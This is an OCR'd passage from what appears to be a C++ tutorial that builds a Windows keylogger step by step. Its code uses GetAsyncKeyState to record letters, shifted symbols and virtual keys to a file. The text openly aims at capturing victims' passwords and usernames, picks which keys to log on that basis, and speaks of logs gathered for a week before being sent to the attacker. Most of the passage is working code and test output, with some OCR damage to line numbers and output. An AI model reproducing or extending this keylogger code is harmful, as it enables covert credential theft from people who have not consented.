
Our **if** conditional statement on Line 31 stated: if **key** is greater than **64…** this means during evaluation, **Key** will be read from the number **65**. Now take a look at the number **65** on the ASCII table under the character column. **65** represents the upper case letter A.

Now, if **32** is added to **65** the result is **97**. Take a look at the char column of number **97** on the ASCII table, does the number **97** represent the lower case letter **a**? Yes it does!

Remember that by default our Keylogger program will use upper case letters and like the codes within Line 31 and 33 states, **if the shift key is not pressed (**to make the letter uppercase**) then the value 32 (**which will convert the letter to its lowercase as defined by the ASCII table**) should be added.** Now we know why **32** is the number chosen to be added.

You can go ahead and pick a number from the ASCII table, which represents any uppercase letter, add **32** to that number and see if it leads you to the lowercase of the very same letter.


While the statement on Line 34 closes the **file**: that on Line 35 is utilized for just the test run so we don't check for anything else. We might remove it later, but let's just see how it works in our program for the main time.



```
30
31                  if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32                  {
33                     key+=32;
34                     write << key;
35                     write.close();
36                     break;
37                  }
38                  else if((key>64)&&(key<91))
39                  {
40                      write << key;
41                      write.close();
42                      break;
43                  }
```

Analyzed together, Line 31 to 42 says: **if** the range of values in the program falls within that which contains letters of the alphabet in ASCII code and the **shift** key is not pressed (for capitalization) add the number **32** to the previous values to convert to lowercase and this lower case be written to file unless however, the **shift** key is not pressed then the input should be sent to **file** in uppercase.

The figure below shows the output of the program during a test-run session:



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Creator>HEYDOYOUWORKornot
```

```
HEYDOYOUWORKornot
```

Here command prompt was used (the Keylogger can be tested anywhere as long as inputs are made) to test the program and like you see, it did work.

Note also that the program we just analyzed was one for differentiating between the upper and lowercase letters. During the test above, spaces were not given between each of the words we wrote, this is because we used a multi-line comment to shutout the aspect of our code that contains the required **cases** to handle spacing and similar function and so if we used spacing the form of the input would be in some sort of disarray. Our basic intention here was to treat **uppercase and lowercase letters**.

Furthermore, this is just one way to implement the differentiation between the uppercase and lower case letters there are several ways to do this. Some of them are probably better than this one, feel free to experiment for it will help further your knowledge.


Filtering Characters:

Here, we are going to see how we can filter out all types of characters. This is important as in in most cases, people tend to type in certain characters such as: asterisk signs, exclamation mark, symbol for a British pound etc. as passwords and these symbols in most cases are obtained by the combination of two or more keys. Filtering will enable our Keylogger recognize when such keys are pressed by a user.

We need to deal with these things however, the big question is HOW? Well think of it these ways, what will you press on your keyboard to get the exclamation mark? Depending on the keyboard you use, however for the exclamation mark it is quite universal; **Shift 1** will give you that. We need to make a statement, which will recognize the state of the **shift** key and if the **shift** key is pressed and the value, which follows after, is the ASCII value of the number **1** on the keyboard, please don't record **1**, record "exclamation mark" instead.

Let's go about solving this problem. Utilizing the **if** statement solely is not the best way to tackle this, however using it together with the **switch** statement Is awesome as it will help with better efficiency.


Bringing in the rest of the codes we have written previously, adding the recent codes displayed in the figure below from Line 43 to Line 50 gives our Keylogger the feature of being able to detect such inputs as the exclamation mark and other symbols which a user may use within his password.



```
35              break;
36          }
37          else if( ( (key>64)&&(key<91) ) )
38          {
39              write << key;
40              write.close();
41              break;
42          }
43          else
44          {
45              switch(key)
46              {
47                  case 49:
48                  {
49                      if( GetAsyncKeyState(0x10) )
50                          write << "!";
51                  }
52              }
53          }
```

Having described the functions of the codes from Line 35 down to 45 earlier and being that we are used to the codes and how they operate (Basics of C++) we might already have made a good guess of how the part of the program above will function. Well that’s good as it tells greatly that we are better than we started and that’s great!


Well, from the ASCII code, the value **49** on Line (47) represents the number **1**. Line 49 says: **if** the **shift** key (described by **0x10** in Hexadecimal form) is interrupted tell us this. Also, since the program has **case 49** added to its list, if the user types the number **1** on his keyboard immediately after the **shift** key it will send the exclamation symbol (**!**) to RECORD.txt as directed by Line 50.



```
C:\users\Creator>!!!!!!!!!!!!!!!!!HEYthere
```

```
47          case 49:
48          {
49              if( GetAsyncKeyState(0x10) )
50                  write << "!";
```

As shown in the figure above, the Keylogger is being run and tested by utilizing the quotation mark in addition to a short note, which says “Heythere” through the command prompt window to see if it will recognize the exclamation symbol and send it to our project file as we defined it (**!**) or just give us some other result.



```
C:\Users\Creator>!!!!!!!!!!!!!!!!!HEYthere
```

```
ıkeycaseifkeyGetcvxwrite!!!!!!!!!!!!!!!!!HEYthere
```


Nice! As seen above in the figure, our Keylogger now writes the exclamation mark for what it truly is and not just some funny figure *the statement highlighted is previously tested work, it isn’t part and parcel of the result of the recent test.

From this point on, we just have to continue building on the **switch** statement, adding more and more **cases** to represent all the characters we will want our Keylogger to be able to interpret. This will allow us to customize our Keylogger to a keyboard that we will like generally, so even if a person has his or her keys configured differently it affects you but not very much.

So far we have written our codes in blocks, from the case-checking block, the character incorporation block to the filing block etc. and have put these blocks with different functions together to fulfil a single the single purpose of a good Keylogger. Now let’s go ahead with the case incorporation (filtering) and better general code arrangement.


Encompassing other characters

We have incorporated more break statements at the end of each check, so if the conditional statement evaluates to **true**, the program should jump the loop and move on to the next task. Also in the **else** part where we have the **switch** statement with cases under it; for all the characters we see ranging from the parenthesis, backslash, forward slash, exclamation mark etc. in the figure below, they are written in a way in which the program can tell that just a value was pressed without a shift key and therefore it should print that value and not a symbol.



```
47                      {
48                          case 48:
49                          {
50                              if( GetAsyncKeyState(0x10) )
51                                  write << ")";
52                              else
53                                  write << "0";
54                          }
55                          break;
56                          case 49:
57                          {
58                              if( GetAsyncKeyState(0x10) )
59                                  write << "!";
60                              else
61                                  write << "1";
62                          }
63                          break;
64                          case 50:
65                          {
66                              if( GetAsyncKeyState(0x10) )
67                                  write << "\"";
```

For instance, on Line 48 we have **case 48** written. **48** on the ASCII table represent the number 0.




ct	Html	Char	Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html
00		NUL	43	2B	053	&#43;	+	86	56	126	&#86;
01		SOH	44	2C	054	&#44;	,	87	57	127	&#87;
02		STX	45	2D	055	&#45;	-	88	58	130	&#88;
03		ETX	46	2E	056	&#46;	.	89	59	131	&#89;
04		EOT	47	2F	057	&#47;	/	90	5A	132	&#90;
05		ENQ	48	30	060	&#48;	0	91	5B	133	&#91;


So, when a user presses the key that carries the number **0** and at the same time a close parenthesis, depending on whether **shift i**s pressed or not (based on the statement of Line 50), either a close parenthesis ")" or a **0** will be recorded (examine the code within Line 48 and 52). With the (**GetAsyncKey(0x10)**) function on Line 50, the program verifies whether the **shift** key is being pressed or not and if it is and 0 is being pressed along with it then the close parenthesis will be considered and if it is not, 0 will be written.

With the **break** statement on Line 55, **if** the condition, which lies within Line 48 and 54, evaluates to true, the program does not go checking other cases out just yet, it exits the loop immediately.

Basically, for the rest of the cases in the program from Line 48 down concerned with determining whether or not it is a number typed by the user or a symbol sharing the same key as the individual numbers on the keyboard, we follow the same logic as we have for the **0** or **close parenthesis** case which falls within Line 48 and 53.



The figures below shows what the cases will look like put together:



```
48                      case 48:
49                      {
50                          if( GetAsyncKeyState(0x10) )
51                              write << ")";
52                          else
53                              write << "0";
54                      }
55                      break;
56                      case 49:
57                      {
58                          if( GetAsyncKeyState(0x10) )
59                              write << "!";
60                          else
61                              write << "1";
62                      }
63                      break;
```


```
64                      case 50:
65                      {
66                          if( GetAsyncKeyState(0x10) )
67                              write << "\"";
68                          else
69                              write << "2";
70                      }
71                      break;
72                      case 51:
73                      {
74                          if( GetAsyncKeyState(0x10) )
75                              write << "£";
76                          else
77                              write << "3";
78                      }
79                      break;
```

```
80                      case 52:
81                      {
82                          if( GetAsyncKeyState(0x10) )
83                              write << "$";
84                          else
85                              write << "4";
86                      }
87                      break;
88                      case 53:
89                      {
90                          if( GetAsyncKeyState(0x10) )
91                              write << "%";
92                          else
93                              write << "5";
94                      }
95                      break;
```

```
95                      break;
96                      case 54:
97                      {
98                          if( GetAsyncKeyState(0x10) )
99                              write << "^";
.00                         else
.01                             write << "6";
.02                     }
.03                     break;
.04                     case 55:
.05                     {
.06                         if( GetAsyncKeyState(0x10) )
.07                             write << "&";
.08                         else
.09                             write << "7";
.10                     }
.11                     break;
```

```
112                     case 56:
113                     {
114                         if( GetAsyncKeyState(0x10) )
115                             write << "*";
116                         else
117                             write << "8";
118                     }
119                     break;
120                     case 57:
121                     {
122                     if( GetAsyncKeyState(0x10) )
123                             write << "(";
124                         else
125                             write << "9";
126                     }
127                     break;
```

Now we have incorporated cases to cover both the keyboard numbers and symbols, let us go ahead and test if they function properly.




```
                    }
                    write << key;
                    write.close(
                    break;

                }
                else
                {
                    switch(key)
                    {
```

```
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
eator>
eator>
eator>12345678901234567890
```

Having gathered the cases to cover numbers and symbols of the Keyboard, it is good that we test to see if the Keylogger actually recognizes them. So as seen above, we have built the code and set it to run. Using the command prompt window we type in the digits on the keyboard and also the symbols by holding down the shift key combing the digits 1 – 9 one after the other.




```
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
C:\Users\Creator>
eator>
eator>
eator>12345678901234567890!"£$%^&*()
```

```
1234567890!"£$%^&*()
```

From the figure above it is clear that the Keylogger recognizes our number and symbol inputs and so, if a user happens to use numbers and symbols for password or username or anything else, our Keylogger at its present state will still do good magic.

Earlier, we added a function which enables our Keylogger tell the difference between upper and lower case letters so it will still do fine if a user uses a mixture of numbers, symbols, upper and lower case letters as password.



```
C:\Users\Creator>
eator>
eator>
eator>12345678901234567890!"£$%^&*()abcABC
```

```
1234567890!"£$%^&*()abcABC
```

Having come this far, we can decide to utilize the Keylogger the way it is but adding more functionality wouldn’t be bad at all as the more keys we get to add to the Keylogger, the better we can trust its overall performance. Lets go ahead and add more cases that will make our Keylogger generally more relevant.

VIRTUAL KEYS:


So far we have been adding series of cases revolving around numbers, letters and symbols however an area we haven't really done much work in is the area of virtual keys. The virtual keys cover the **tab** key, **capslock**, **backspace**, **escape, delete** key and many more keys such as the **f-keys**, the **arrow** keys etc. which serve a purpose of making the logged information obtained by the Keylogger look presentable and readable.

Imagine what your log will look like if your Keylogger sent you a week's work of gathered inputs without including backspace, delete key or tab. The log will be so lengthy and it will be hard to sieve out the actual info from the lot.

We try to narrow down our Keylogger to contain most of the keys that users are likely to use for passwords, instead of just adding everything. For instance the arrow keys, num lock and f-keys don't necessarily need to be added to the Keylogger.

This is important as most Keyloggers gather info for a week or more before sending it over. Besides, the more the not-too relevant keys we have present, the more the load of input we have to sieve through to obtain just maybe a single password and username we require.

Virtual Keys can be searched for on the Internet and depending on your quest, you can add those that will better fulfill your purpose.




```
126                     }
127                     break;
128                     case VK_SPACE:
129                         write << " ";
130                     break;
131                     case VK_RETURN:
132                         write << "\n";
133                     break;
134                     case VK_TAB:
135                         write << "  ";
136                     break;
137                     case VK_BACK:
138                         write << "<BackSpace>";
139                     break;
140                     case VK_ESCAPE:
141                         write << "<Esc>";
142                     break;
143                     case VK_DELETE:
144                         write << "<Delete>";
145                     break;
```

Within Line 127 down to 145, we have incorporated a good number of really important codes, such as the backspace, delete, escape and other keys as seen above.

As observed, the virtual Keys can be written without using neither the **if** statement nor the curly brackets and they still function fine.

Let's go ahead and carry out a real life test of our Keylogger to see how fine it performs and how more readable the logged file will be.



```
}
break;
case VK_
```


```
C:\Users\Creator>Password blablablatralala
'Password' is not recognized as an internal
ogram or batch file.

eator>
```


```
User  <BackSpace> name tralala
Password blablablatralala
```

As seen above our Keylogger is first tested one more time using the command window to gauge its functionality and like you might have noticed already, it showed that the user utilized a backspace once in the process of writing username. So you see already that our logged file is more readable.

